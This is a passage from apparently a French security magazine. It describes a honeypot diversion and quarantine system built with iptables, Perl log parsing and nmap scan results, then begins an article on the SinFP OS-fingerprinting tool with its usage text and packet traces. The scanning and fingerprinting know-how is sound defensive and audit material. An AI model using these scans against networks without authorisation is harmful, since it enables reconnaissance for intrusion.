net.ipv4.tcp_synack_retries = 2
net.ipv4.tcp_syn_retries = 2
net.ipv4.tcp_retries2 = 3
net.ipv4.tcp_retries1 = 2
net.ipv4.tcp_syncookies = 1
net.ipv4.tcp_keepalive_time = 180
net.ipv4.tcp_fin_timeout = 10
net.core.rmem_max = 786432
net.core.wmem_max = 786432
net.core.rmem_default=131072
net.core.wmem_default=131072
```

2.2.3 Premiers résultats

2.2.3.1 Que voit le pirate ?

Voyons maintenant ce que cela donne sur un test courant. Notre pirate vient faire un scan sur un serveur (ce cas est hypothétique, les scans verticaux n'étant que rarement utilisés) :

Avant la mise en place :

```
[root@zaurus root]# nmap -P0 -O 129.42.0.1
Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2006-07-24 21:45 CEST
Interesting ports on 129.42.0.1 (129.42.0.1):
(The 1649 ports scanned but not shown below are in state: filtered)
PORT     STATE SERVICE
80/tcp   open  http
Device type: general purpose|media device
Running: Linux 2.4.X, Pace embedded
OS details: Linux 2.4.18 - 2.4.27, Pace digital cable TV receiver
Uptime 6.187 days (since Tue Jul 18 12:21:31 2006)

Nmap finished: 1 IP address (1 host up) scanned in 1067.101 seconds
```

Après la mise en place :

```
[root@zaurus root]# nmap -O 129.42.0.1
Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2006-07-24 21:45 CEST
Interesting ports on 129.42.0.1 (129.42.0.1):
(The 1649 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
80/tcp   open  http
110/tcp  open  pop3
111/tcp  open  rpcbind
113/tcp  open  auth
137/tcp  open  netbios-ns
138/tcp  open  netbios-dgm
143/tcp  open  imap
389/tcp  open  ldap
445/tcp  open  microsoft-ds
636/tcp  open  ldapssl
873/tcp  open  rsync
993/tcp  open  imaps
995/tcp  open  pop3s
1433/tcp open  ms-sql-s
1434/tcp open  ms-sql-m
1494/tcp open  citrix-ica
3306/tcp open  mysql
3389/tcp open  ms-term-serv
5900/tcp open  vnc
Device type: general purpose|media device
Running: Linux 2.4.X, Pace embedded
OS details: Linux 2.4.18 - 2.4.27, Pace digital cable TV receiver
Uptime 6.391 days (since Tue Jul 18 12:21:31 2006)

Nmap finished: 1 IP address (1 host up) scanned in 4.019 seconds
```

De même, un scan « horizontal » ayant pour but de détecter la présence d'un service donné sur un réseau complet par la commande `nmap -p 80 129.42.0.*`, fournit, dans le premier cas, un seul serveur, dans le second, l'ensemble des adresses IP.

```
...
Interesting ports on (129.42.0.252)
Port       State      Service
80/tcp     open       http

Interesting ports on (129.42.0.253)
Port       State      Service
80/tcp     open       http

Interesting ports on (129.42.0.254)
Port       State      Service
80/tcp     open       http

Nmap run completed -- 256 IP addresses (255 hosts up) scanned in 17 seconds
```

2.2.3.2 Premières conséquences

On remarque rapidement le côté perturbant pour le pirate « artisanal » de cette diversion : toutes les adresses IP vont présenter la même forme, les mêmes services et les mêmes versions de serveur. À moins d'être un script *kiddy*, le pirate va se douter que quelque chose cloche. Une phase supplémentaire lui est nécessaire pour différencier les vrais serveurs de ce qui apparaît comme un honeypot.

Pour tout ce qui est attaque automatique : les scans de ports donnent beaucoup plus de cibles que ce qui est utile. Le programme (ver, virus ou script) passe un bon bout de temps à explorer des cibles inutiles avant de toucher les véritables serveurs.

Pour les failles inconnues, les fameux *0 days* : leur exploitation va, dans la quasi-totalité des cas, déclencher le rapatriement d'outils sur le honeypot (*rootkit*, code complémentaire, etc.). Celui-ci va donc sortir, ce qui lui est normalement inutile, donc interdit, donc c'est journalisé, donc c'est repéré.

2.2.4 Approches connexes

2.2.4.1 Labrea

Une approche équivalente a été utilisée par LaBrea **[LABREA]**. Ce logiciel s'approprie les IP inutilisées d'un réseau pour les transformer en `tarpit`, littéralement `puits de goudron`. Tous les ports de ces adresses IP répondent aux demandes de connexions, mais en les « engluant » par des réponses TCP forgées qui empêchent la machine du pirate de clore la communication.

À la différence de Labrea, notre approche s'applique sur les ports inutilisés d'un vrai serveur, et pas uniquement sur des IP libres. Mais ces deux techniques peuvent être utilisées en conjonction, surtout si vous avez un tempérament joueur ou un brin sadique. Il faut alors faire attention à plusieurs points :

- Chaque connexion « tarpitée » utilise un emplacement mémoire sur le firewall. Il devient alors critique d'appliquer les optimisations sur celui-ci.
- Certains programmes d'agression sont dotés d'une pile IP insensible au procédé, et apte à le repérer : la détection d'un port « honeypoté » et « tarpité » devient alors évidente.

2.2.4.1 Honeywall

Cette distribution spécialisée facilite la création d'une passerelle HoneyNet de troisième génération. On obtient ainsi, grâce à un pont virtuel, des honeypots intégrés au réseau interne de l'organisme en utilisant les IP libres.

Ce système détecte donc les intrusions externes, mais aussi internes, tout en étant parfaitement invisible : pas de décrémentation de TTL, pas d'adresse mac unique, etc.

2.3 Au-delà de la diversion : la quarantaine

La diversion est intéressante, mais ne fait que retarder le pirate. Notre but est le renforcement de la sécurité, pas l'obtention d'un simple délai. Les informations collectées par le honeypot identifient l'agresseur qui va être mis en quarantaine. C'est le rôle du coordonnateur. Cette machine supplémentaire récupère les informations du honeypot et décide de mettre en quarantaine les attaquants. C'est un peu le travail que faisait le projet HOGWASH **[HOGWASH]** ou *bait'n switch* **[BAITNSWITCH]**.

Pour détecter les agressions, plusieurs possibilités, qui dépendent du niveau d'interaction que nous avons choisi :

- Le Xinetd nous annonce que la connexion a échoué.
- Le sshd nous signale qu'un mot de passe est incorrect, que la chaîne d'identification n'est pas présente, ou que l'utilisateur n'existe pas.
- Un snort **[SNORT]**, surveillant le honeypot, détecte des signatures d'intrusion.
- Le proftpd, telnetd, etc. signalent des *logins* inconnus.
- etc.

La remontée d'alerte se fait en *syslog*, mais elle peut être effectuée avec du syslog-ng ou du sebek. Le syslog a l'avantage d'être présent sur n'importe quel système. Et il est tellement tentant pour le pirate de créer des paquets UDP spoofés... que nous pouvons repérer.

Ceci se fait en deux phases.

2.3.1 Le pirate attaque


Le honeypot collecte un certain nombre d'informations qu'il retransmet au coordonnateur, comme décrit dans le schéma (Fig. 4).

1. Le pirate commence son attaque.
2. Hormis si le service testé est autorisé, la connexion est redirigée sur le honeypot. Celui-ci refuse la connexion, soit au niveau applicatif (si on veut le simuler), soit au niveau réseau (si on ne le souhaite pas).
3. Puis il notifie au coordonnateur l'échec applicatif, s'il y a lieu.
4. Le coordonnateur place dans une table le fait que l'adresse IP vient d'être refusée.

On remarque que rien n'interdit à un véritable serveur de signaler les attaques dont il fait l'objet au coordonnateur (actions **1'** et **3'**). De même, une sonde IDS peut entrer dans ce schéma (**1'** et **3"**). Si des serveurs ouverts sont attaqués, on isole assez rapidement les attaquants... en espérant que l'attaque n'ait pas réussi du premier coup.

Fin de la première phase.

Figure 4 *Mise en place de la diversion*



Voici un code perl simplifié permettant au coordonnateur de stocker l'information d'échec. Elle enregistre non seulement l'origine, mais aussi la destination (ceci pour une détection d'infections internes, qui n'est pas le but de cet article), et la raison du blocage.


```
$file=File::Tail->new("/var/log/messages");
while (defined($line=$file->read))
  {
  chop($line);
  undef $ip;
  undef $raison;
  $destination="0.0.0.0";
  if ($line =~ /xinetd/o)
    {
    if ($line =~ /loki.*xinetd.*FAIL.*address from/o)
      {
      $ip=$line;
      $service=$line;
      $ip=~ s/^.*xinetd.*FAIL:.*address from=(([0-9]+\.){3}[0-9]+).*$/$1/;
      $service=~ s/^.*xinetd.*FAIL: (.*)  from=(([0-9]+\.){3}[0-9]+).*$/$1/;
      $raison="Scan de port $service";
      }
    }
    ...
  elsif ($line =~ /snort/io)
    {
    if ($line =~ /WEB-(CGI|ATTACKS|PHP|MISC|IIS|FRONTPAGE|COLDFUSION|DOS)/o)
                    ...
    }
  #
  #       Si une IP est contrevenante.
  #
  if (($ip) && ($ip =~ /^([0-9]+\.){3}[0-9]+$/io))
    {
    $resultat=$dbh->do("INSERT INTO ip_dangereuses
       SET     ip = \"$ip\",
         timestamp=NOW(),
         raison=\"$raison\",
         destination=\"$destination\"
       ");
    }
```

2.3.2 Le coordonnateur prend des mesures

La centralisation des informations autorise une vision, et une action globale de la sécurité. Le coordonnateur prend donc la décision d'isoler l'agresseur quand celui-ci dépasse un seuil de tolérance prédéfini.

1 Le pirate vient de dépasser son quota d'interdictions dans la base.

Figure 5 *Activation de la quarantaine*



2 Le coordonnateur ajoute l'adresse IP du pirate dans une liste de quarantaine. Cette liste est retransmise au firewall.

3 Les communications normalement autorisées sont redirigées.

4 Les autres continuent à être renvoyées.

Le coordonnateur prend sa décision grâce à une lecture très régulière de la table des interdictions. Cette procédure, simplifiée, devra être optimisée pour éviter une saturation CPU.

```
db_connect();
while (1)
  {
  $now=time();

  $sth = $dbh->prepare("(SELECT ip,COUNT(*) AS cip FROM ip_dangereuses
         WHERE     (timestamp > (NOW() - INTERVAL 1 HOUR))
         GROUP BY ip
         HAVING cip>=$defaut_max_par_heure)
                              ");
  }

  #       Petite manipulation pour récupérer une liste triee
  #       d'IP contrevenantes distinctes
  if ($analyse_complete) {undef(%tab_actuel);}
  while ($ref=$sth->fetchrow_hashref())
    {
    $ip=$ref->{'ip'};
    $tab_actuel{$ip}=1;
    }
  $chaîne_attaquants="";
  foreach $attaquant (sort(keys(%tab_actuel)))
    {$chaîne_attaquants.="$attaquant\n";}

  #       Comparaison entre l'ancienne et la nouvelle liste
  if ($chaîne_attaquants ne $ancienne_chaîne_attaquants)
    {
    open(ATTAQUANT,">$repertoire/quarantaine.lst");
    print ATTAQUANT "$chaîne_attaquants";
    close(ATTAQUANT);
    $ancienne_chaîne_attaquants=$chaîne_attaquants;
    $chaîne_attaquants=~ s/ /,/g;
    $chaîne_attaquants=~ s/\n/,/g;
    $chaîne_attaquants=~ s/,$//;
    syslog $syslog_priority, "%s", $chaîne_attaquants;
    $retour=`$repertoire/propagation.sh`;
    }
      }
```

Le fichier `quarantaine.lst` contient toutes les machines piégées. Le script `propagation.sh` dépose sur le firewall ce fichier, puis lui donne l'ordre de constituer la chaîne `QUARANTAINE`.

La chaîne `QUARANTAINE` est appelée par la chaîne `DIVERSION`. Il est donc facile de la modifier à tout moment, sans impact sur la diversion.

```
iptables -t nat -N QUARANTAINE
iptables -t nat -A QUARANTAINE -s IP_1 -j DNAT --to $honeypot
iptables -t nat -A QUARANTAINE -s IP_2 -j DNAT --to $honeypot
iptables -t nat -A QUARANTAINE -s IP_3 -j DNAT --to $honeypot
iptables -t nat -A QUARANTAINE -s IP_4 -j DNAT --to $honeypot
iptables -t nat -A QUARANTAINE -s IP_5 -j DNAT --to $honeypot
```

Puis, on insère le test de quarantaine dans la sous-chaîne `DIVERSION`.

```
iptables -t nat -N DIVERSION
iptables -t nat -A DIVERSION -j QUARANTAINE
iptables -t nat -A DIVERSION -p tcp --dport 80 -d $serveur_www -j RETURN
```

```
iptables -t nat -A DIVERSION -p tcp --dport 25 -d $serveur_smtp -j RETURN
iptables -t nat -A DIVERSION -p tcp --dport 21 -d $serveur_ftp -j RETURN
iptables -t nat -A DIVERSION -p tcp --dport 53 -d $serveur_dns -j RETURN
iptables -t nat -A DIVERSION -p udp --dport 53 -d $serveur_dns -j RETURN
iptables -t nat -A DIVERSION -j DNAT --to $honeypot
```

Cette chaîne `QUARANTAINE` est vidée et reconstruite à chaque mise en quarantaine. Nous laissons au lecteur le plaisir d'optimiser cette manœuvre par des insertions et suppressions.

Il est important de noter que nous avons pris la décision de faire tourner la routine de détection des IP contrevenantes sur la seule dernière heure. Les machines qui ne montrent aucun signe d'agressivité pendant cette période sortent ainsi automatiquement de la quarantaine.

3. Les résultats

3.1 Le concret

Dans notre contexte universitaire avec 1400 postes, plus de 2000 adresses IP publiques, et environ 200 services ouverts (entre les serveurs web, ssh, smtp, pop, etc.), les premiers résultats, sur une période d'un mois, sont édifiants :

- Sur les 253 595 tests SSH, seuls 31 ont été effectués sur des serveurs réels.
- Sur les 14080 signatures Code Rouge : aucune n'a touché nos serveurs officiels.
- Sur les 11877 signatures *awstats* : 2 seulement ont touché les serveurs officiels.
- Le taux moyen de connexions illégales tourne autour de 200 par seconde (les scans SYN sont inclus) (Fig. 6).
- Le nombre moyen de postes en quarantaine est de 200 (Fig. 7).

Figure 6 *Nombre de connexions refusées ou détournées*



Figure 7 *Nombre d'agresseurs en quarantaine*



3.2 Un peu de théorie

Une étude théorique de la protection fournie est la suivante. En supposant que les tests de connexion soient totalement aléatoires (non séquentiels), nous obtenons les 2 formules suivantes :

On peut montrer que le retard du dispositif, qui représente le nombre de tests qu'un pirate peut faire avant que le système ne réagisse, est de :

$$retard = max((freq_{attaque} \times tps_{réaction}), seuil_{détection})$$

Avec `freq` qui représente le nombre de tests par seconde, `tps` qui représente le temps entre 2 lectures de la table des agressions, et `seuil` représentant le nombre d'infractions que l'on tolère.

De ceci, on peut calculer l'amélioration de sécurité proposée.

$$a = \frac{((nb_{ip} - nb_{serveurs})! \times ((nb_{ip} - retard)!))}{((nb_{ip} - nb_{serveurs} - retard)! \times (nb_{ip})!}$$

où `nb_ip` représente le nombre d'IP publiques à notre disposition et `nb_serveurs` le nombre de serveurs proposant le service attaqué.

Exemple :

Pour une attaque brute-force SSH, de fréquence 5 par seconde, avec un temps de réaction de 1 seconde, et un seuil de détection de 10, le retard de réaction est de 10 tentatives. Si nous supposons que nous protégeons 3 serveurs et que nous possédons une classe C complète, la protection est de 88,5%. Ce qui signifie qu'il y a près de 90 % de chance qu'aucun serveur réel ne soit contacté par le pirate.

On voit rapidement que la protection réelle est bien plus importante, si on considère l'ensemble des tests SSH ou failles IIS ou PHP. Une fois mis en quarantaine, la protection est de 100%.

4. Les risques

Une telle protection pose évidemment quelques difficultés, qui ne peuvent être toutes résolues. Elles sont de plusieurs ordres : celles qui affaiblissent la sécurité, celles qui gênent le service et enfin les difficultés légales.

4.1 Problèmes de sécurité

Le honeypot, de par sa fonction, est la machine la plus exposée de notre parc, et donc la plus susceptible d'être corrompue. Il faut donc limiter ses actions. Le honeypot ne doit pas être à l'initiative de communications, hormis :

- la résolution DNS ;
- la synchronisation NTP ;
- le syslog vers le coordonnateur ;
- la connexion pour la mise à jour des logiciels et de l'OS (*yum update* ou *dpkg update*). On prend soin de signaler la violation de ces règles, ce qui autorise la détection rapide de la compromission du honeypot.

Le honeypot ne doit pas participer plus que « nécessaire » à des actions de DDOS. Ce point est rapidement réglé par une limitation de la bande passante disponible.

Enfin, le lecteur assidu de MISC remarquera qu'il est possible de détecter le honeypot, que ce soit par le biais des bannières, des clés publiques utilisées, ou des caractéristiques évidemment communes à tous les pseudo-serveurs. Le chapitre « évolutions possibles » apporte quelques réponses à ces questions.

4.2 Les faux positifs

Rapidement après l'installation du honeypot, la mise en quarantaine va inclure des machines tout à fait inoffensives, piégées par le côté « absolu » de la diversion :

- Tous les services anciennement accessibles et qui ne le sont plus ;
- Les *proxies*, qui peuvent être testés par un robot IRC méfiant, mais pas dangereux ;
- Certains services couramment testés, mais que l'on ne souhaite pas fournir (*identd*, *ping*, etc.) ;
- Les moteurs de recherche à la recherche de nouveaux serveurs ;

La résolution de ces problèmes peut se faire par plusieurs biais :

- l'ajout d'une « non-quarantaine » pour des services locaux, ou des machines distantes, ceci sans pour autant les autoriser : la machine en face recevant un TCP RST ou un ICMP REJECT ;
- l'utilisation d'un IDS détectant les attaques applicatives, plutôt qu'une détection de l'utilisation du service ;
- l'ajout d'un robots.txt sur la racine web du honeypot, pour que les robots polis ne soient pas concernés, lors de l'exploration d'un serveur inexistant.

4.3 Un problème juridique ?

La mise en quarantaine pose-t-elle un problème juridique ? Non, jusqu'à ce que... un éminent juriste ait dit que quelle que soit l'affaire, l'important était d'avoir un bon avocat. Mais il ajoutait qu'être honnête, prudent et préparé ne pouvait pas nuire. Quelques arguments sont donc utiles.

- Le premier argument est que la quarantaine est fondée sur des critères objectifs, mêmes s'ils sont imparfaits.
- Le second est que l'erreur d'identité est très peu probable.
- Le troisième est que l'agressivité de la machine (et non de la personne) est réelle et mesurable, et présente donc un risque pour l'organisme.
- Le quatrième est que les communications ne sont pas stockées. Seuls quelques éléments sont conservés pour prendre une décision.

Sans garantir une protection juridique absolue, cet ensemble d'arguments a de bonnes chances de faciliter l'indulgence, voire l'adhésion d'un juge.

5. Les évolutions possibles

L'évolution logique d'un tel dispositif porte sur une plus grande robustesse (qui peut passer par de la simplification et une meilleure « simulation ») et une baisse des désagréments. On trouvera dans ces améliorations possibles :

- l'utilisation de Sebek **[Sebek]** plutôt que de syslog ;
- la création d'une quarantaine longue durée pour les machines récidivistes ;
- l'installation de machines virtuelles.

Conclusion

Les protections statiques sont de plus en plus malmenées par des menaces massives, mais changeantes. Dynamiser la protection en leurrant l'adversaire pour mieux l'identifier est un des chemins possibles pour renforcer la sécurité.

La défense par diversion est une méthode très efficace pour limiter les intrusions dans des contextes où le nombre d'IP publiques disponibles est important, en particulier dans le milieu universitaire.

Cela prouve aussi que les honeypots sont de véritables outils de protection, aptes à être mis en production.

Nous n'avons pour l'instant vérifié cette méthode que dans un environnement particulier. Son extension devra faire l'objet de tests plus poussés pour :

- valider un plus grand nombre de cas de figures ;
- vérifier la tenue dans le temps du procédé, et de son intérêt ;
- trouver des méthodes de contournement.

Remerciements

Merci à Thierry Martineau et à Christian Armengaud pour leur relecture.

Références

[SYNCOOKIES] BERNSTEIN (Daniel J.), **http://cr.yp.to/syncookies.html**

[TCPTUNING] ANDREASSSON (Oskar), **http://ipsysctl-tutorial.frozentux.net**

[HOGWASH] LARSEN (Jason), **http://hogwash.sourceforge.net/oldindex.html**

[DTK] COHEN (Fred), **http://all.net/dtk/index.html**

[HONEYD] PROVOS (Niels), **http://www.honeyd.org**

[SEBEK] BALAS (Edward), **http://www.honeynet.org/tools/sebek/**

[BAITNSWITCH] LARSEN (Jason), GONZALEZ (Alberto), WHITSITT (Jack), **http://baitnswitch.sourceforge.net/**

[HONEYPOT] BLANC (Mathieu), BOUILLON (Emmanuel), MALTERRE (Pascal), GUIGNARD (Arnaud), OUDOT (Laurent), « Les honeypots, présentation générale », *MISC*, juillet- août 2003.

[SNORT] MALTERRE (Pascal), « Les nouveautés de Snort 2 », *MISC*, mai-juin 2004.

[FIREWALL] RAYNAL (Frédéric) et une vingtaine d'autres auteurs, Hors-séries 12 et 13 de *Linux Magazine*.

[GOOGLEHACK] **http://johnny.ihackstuff.com/**

[LABREA] **http://labrea.sourceforge.net/**

[HONEYWALL] **http://www.honeynet.org/tools/cdrom/**

SinFP, nouvelle approche pour la prise d'empreinte TCP/IP

Toute personne pratiquant des audits de sécurité ou bien des tests d'intrusion s'est trouvée un jour (ou plusieurs ;)) dans la situation où l'identification du système d'exploitation donnée par nmap était totalement erronée. En analysant le problème, je suis arrivé à la conclusion que l'approche de nmap n'était plus adaptée pour une utilisation dans les conditions réseau d'aujourd'hui. Seule solution, écrire un nouvel outil d'OSFP avec comme objectif : un système d'exploitation détecté pour un port TCP ouvert. Mise en garde : étant l'auteur de l'outil, il se peut que cet article soit un peu biaisé ;)

1. Présentation de SinFP [1]

SinFP est un outil de prise d'empreinte des systèmes d'exploitation (OSFP), basé sur une approche par port, et non par IP. Il est écrit entièrement en Perl, et se base sur le module `Net::Packet` [2] pour tout ce qui est construction de trames. L'OSFP ayant été expliqué en détail précédemment (voir MISC 7 [3]), je considèrerai pour cet article le principe comme acquis par le lecteur.

Fonctionnalités principales :

- écrit sous forme de module Perl, afin de faciliter son intégration dans tout autre programme ;
- prise d'empreinte active et passive sur IPv4 ;
- prise d'empreinte active et passive sur IPv6 ;
- si une correspondance IPv6 n'est pas trouvée dans la base, possibilité d'utiliser les signatures IPv4 ;
- analyse passive en mode en ligne et hors ligne ;
- analyse active rejouable hors ligne sur un fichier `pcap` généré au premier lancement ;
- possibilité de ne jouer qu'une partie des tests ;
- algorithme de recherche heuristique, permettant d'identifier la cible, même si la pile TCP/IP a été légèrement modifiée ;
- une base de données SQL de signatures au format SQLite.

Usage :

```
 -- SinFP - 2.02 --

Usage: sinfp.pl -i <targetIp> -p <openTcpPort>

 o Common parameters:
   -d <dev>    network device to use
   -I <ip>     source IP address to use
   -3          run all probes (default)
   -2          run only probes P1 and P2 (stealthier)
   -1          run only probe P2 (even stealthier)
   -v          be verbose
   -s <file>   signature file to use
   -O          print only operating system
   -V          print only operating system and its version family
   -H          use HEURISTIC2 masks to match signatures (advanced users)
   -A <mask1,mask2,...>
               use a custom list of matching masks (advanced users)

 o Online mode specific parameters:
   -k   keep generated pcap file
   -a   do not generate an anonymized pcap file trace

 o Offline mode specific parameters:
   -f <file>   name of pcap file to analyze

 o IPv6 specific parameters:
   -6          use IPv6 fingerprinting, instead of IPv4
   -M <mac>    source MAC address to use
   -m <mac>    target MAC address to use
   -4          if no IPv6 signature matches, try against IPv4 ones

 o Active mode specific parameters:
   -r <N>   number of tries to perform for a probe (default: 3)
   -t <N>   timeout before considering a packet to be lost (default: 3)

 o Passive mode specific parameters:
   -P           passive fingerprinting
   -F <filter>  pcap filter
```

2. Comparaison entre nmap [4] et SinFP

2.1. Un peu d'histoire

Il y a plusieurs années, les *firewalls* à inspection de l'état, à normalisation de trames ou bien même en configuration NAT/PAT n'étaient pas aussi répandus qu'aujourd'hui. A cette époque-là, les tests écrits pour faire de l'OSFP avaient du sens. De nos jours, en expédiant un TCP SYN sur un port ouvert, et un autre sur un port fermé, on ne peut être sûr que la réponse sera émise par la même cible. Il convient donc de choisir les tests de façon à être sûr que la cible répondant est bien la bonne.

Ceci nous amène à l'approche d'identification de système par port TCP ouvert, et non par adresse IP. SinFP n'est pas le premier à utiliser cette approche qui a été introduite par CronOS [5]. En fait, SinFP s'est inspiré de cette brillante approche.

2.2. L'approche nmap

Je vais brièvement décrire l'approche de **nmap**, puisque c'est l'outil référence pour l'OSFP. J'invite le lecteur à lire le papier de Fyodor sur son implémentation [6].

Son approche originelle est de lancer le plus de tests possibles sur un grand nombre de cibles, que ce soit des trames bien formées ou non, et de choisir parmi ces tests quels sont les plus probants. Au final, la sélection de tests est la suivante pour la deuxième génération d'OSFP de nmap : quelques segments TCP, un datagramme UDP, un message ICMP. C'est une approche empirique.

Il est évident que sur une cible fortement filtrée, il y aura très peu de réponses. De plus, si la cible est protégée par un firewall à inspection de l'état et d'un dispositif de normalisation de trames, il y aura encore moins de réponses. Mais pire encore, il se peut qu'un dispositif entre la source et la cible émette des réponses à

Patrice <GomoR> Auffret
gomor@gomor.org

ces tests, faussant ainsi la signature obtenue, rendant possible une identification très éloignée de la réalité (exemple vécu : un Linux tout à fait classique détecté en tant que Turtle Beach).

2.3. L'approche SinFP

SinFP se base sur les contraintes suivantes pour la détermination des tests :

- Une cible se compose d'une adresse IP et d'un port TCP ouvert. Il peut y avoir plusieurs systèmes d'exploitation détectés pour une adresse IP (un par port TCP ouvert).
- Tous les tests doivent passer les dispositifs de normalisation de trames, et les filtres à inspection de l'état.
- Utiliser le moins de tests possibles, pour ne pas affoler les IDS/IPS, et risquer de rendre instable la cible.
- Être le moins intrusif possible, afin de ne pas risquer de rendre instable la cible.

Le choix s'est porté sur trois tests, tous ciblés sur un port TCP ouvert :

- un TCP SYN sans options TCP (P1) ;
- un TCP SYN avec de nombreuses options TCP (P2) ;
- un TCP SYN-ACK sans options (test optionnel, et inutile dans bien des cas) (P3).

2.4. Avantages de nmap sur SinFP

Comme nmap utilise de nombreux tests pour créer une signature, il est capable de faire une plus grande différence entre les différents systèmes d'exploitation et leurs versions.

L'impact de l'utilisation de trames non standards risque de rendre instable un système ayant une pile TCP/IP faible, et se montre très bruyant au niveau des IDS/IPS.

nmap existant depuis plus longtemps que SinFP, sa base de signatures est bien plus complète. La base d'utilisateurs qu'il possède va aussi dans ce sens.

2.5. Avantages de SinFP sur nmap

SinFP n'utilise que des trames IP standards. Elles passeront au travers de n'importe quel dispositif de filtrage. En effet, pour un service fourni sur TCP, il faut impérativement qu'une connexion soit possible.

Autre conséquence de ces trames standards, il y a peu de chance qu'une pile TCP/IP faible plante le système identifié, et qu'un IDS/IPS détecte ce trafic comme anormal.

Grâce à l'algorithme de recherche de correspondance développé pour SinFP, même si une pile TCP/IP a été personnalisée, l'identification restera possible dans une vaste majorité des cas (grâce aux masques de déformation que nous aborderons plus bas).

2.6. En résumé

La différence fondamentale entre l'approche nmap et l'approche SinFP réside dans l'établissement des tests. Le premier cherche à connaître quels sont les meilleurs tests dans les conditions parfaites (pas de *firewall*), alors que le second se place dans les pires conditions pour le choix des tests.

3. Prise d'empreinte active

3.1. Les requêtes (P1, P2, P3)

Le choix des requêtes (tests) a été très simple. Étant donné que les trames devaient à tout prix passer, dans n'importe quelles conditions de filtrage, il fallait prendre un datagramme IP généré par l'appel système `connect()` (en l'occurrence le `connect()` d'un Linux 2.4.x). Ce premier TCP SYN, possédant de nombreuses options TCP, forme le test P2.

Ensuite, afin de créer une signature possédant le plus de caractéristiques différentes possibles, il fallait rajouter au moins un test, et le choix s'est porté sur un segment TCP sans options. En reprenant P2, et en enlevant ces options, on obtient le test P1.

Pour finir, dans les cas où la cible ne possède pas de filtrage à inspection de l'état, pourquoi ne pas utiliser un TCP SYN-ACK, afin d'avoir comme réponse un RST. Nous verrons plus tard comment les problèmes liés à ce test P3 ont été résolus via l'algorithme de recherche de correspondance.

Voici une trace des trois requêtes, telles que vues sur le réseau :

```
P1: IP (tos 0x0, ttl 255, id 44890, offset 0, flags [none], proto: TCP (6),
length: 40) 192.168.0.1.37337 > 192.168.0.30.22: S, cksum 0xe026 (correct),
1620598763:1620598763(0) win 5840
        0x0000:  4500 0028 af5a 0000 ff06 8b05 c0a8 0001  E..(.Z..........
        0x0010:  c0a8 001e 91d9 0016 6098 5feb 7d5f 67a9  ........`._.}_g.
        0x0020:  5002 16d0 e026 0000                      P....&..
P2: IP (tos 0x0, ttl 255, id 44937, offset 0, flags [none], proto: TCP (6),
length: 60) 192.168.0.1.2915 > 192.168.0.30.22: S, cksum 0x1d36 (correct),
2489127915:2489127915(0) win 5840 <mss 1460,timestamp 1145389380 0,wscale
1,sackOK,eol>
        0x0000:  4500 003c af89 0000 ff06 8ac2 c0a8 0001  E..<............
        0x0010:  c0a8 001e 0b63 0016 8f98 5feb ac5f 67a9  .....c...._..g.
        0x0020:  a002 16d0 1d36 0000 0204 05b4 080a 4445  .....6........DE
        0x0030:  4144 0000 0000 0303 0104 0200            AD..........
P3: IP (tos 0x0, ttl 255, id 44984, offset 0, flags [none], proto: TCP (6),
length: 40) 192.168.0.1.27583 > 192.168.0.30.22: S, cksum 0x4a30 (correct),
3197657067:3197657067(0) ack 3680462761 win 5840
        0x0000:  4500 0028 afb8 0000 ff06 8aa7 c0a8 0001  E..(............
        0x0010:  c0a8 001e 6bbf 0016 be98 5feb db5f 67a9  ....k....._..g.
        0x0020:  5012 16d0 4a30 0000                      P...J0..
```

Si vous trouvez que cela est toujours trop bruyant pour les IDS, vous pouvez vous limiter à l'utilisation du test P2 pour identifier une cible. Cette approche donne également de très bons résultats, et s'avère suffisante dans bien des cas. Ce mode est accessible via le paramètre -2 de `sinfp.pl`.

Jeu : si vous voulez gagner un Bounty, essayez de trouver comment écrire une règle Snort pour détecter l'utilisation de

SinFP sur votre réseau. Proposez ensuite un patch à SinFP afin d'activer ou non cette fonctionnalité.

3.2. Les réponses (P1(R), P2(R), P3(R))

Puisque nous avons trois tests, il y a trois réponses à analyser. Les tests ayant été choisis avec contrainte, il faut trouver comment créer une signature la plus unique possible. L'approche retenue est de rechercher dans les en-têtes IP et les en-têtes TCP de chaque réponse tous les champs qui peuvent avoir une variation de par l'implémentation qui en est faite. Par exemple, la taille de la fenêtre est un paramètre qui varie beaucoup d'un système à l'autre. Nous verrons plus tard le détail exact.

Voici une trace des trois réponses émises par un SunOS 5.9 :

```
P1(R): IP (tos 0x0, ttl  60, id 55451, offset 0, flags [DF], proto: TCP (6),
length: 44) 192.168.0.30.22 > 192.168.0.1.37337: S, cksum 0x1aeb (correct),
449768728:449768728(0) ack 1620598764 win 49312 <mss 1460>
        0x0000:  4500 002c d89b 4000 3c06 e4c0 c0a8 001e  E..,..@.<.......
        0x0010:  c0a8 0001 0016 91d9 1ace cdd8 6098 5fec  ............`._.
        0x0020:  6012 c0a0 1aeb 0000 0204 05b4 5555       `...........UU
P2(R): IP (tos 0x0, ttl  60, id 55452, offset 0, flags [DF], proto: TCP (6),
length: 64) 192.168.0.30.22 > 192.168.0.1.2915: S, cksum 0x3f03 (correct),
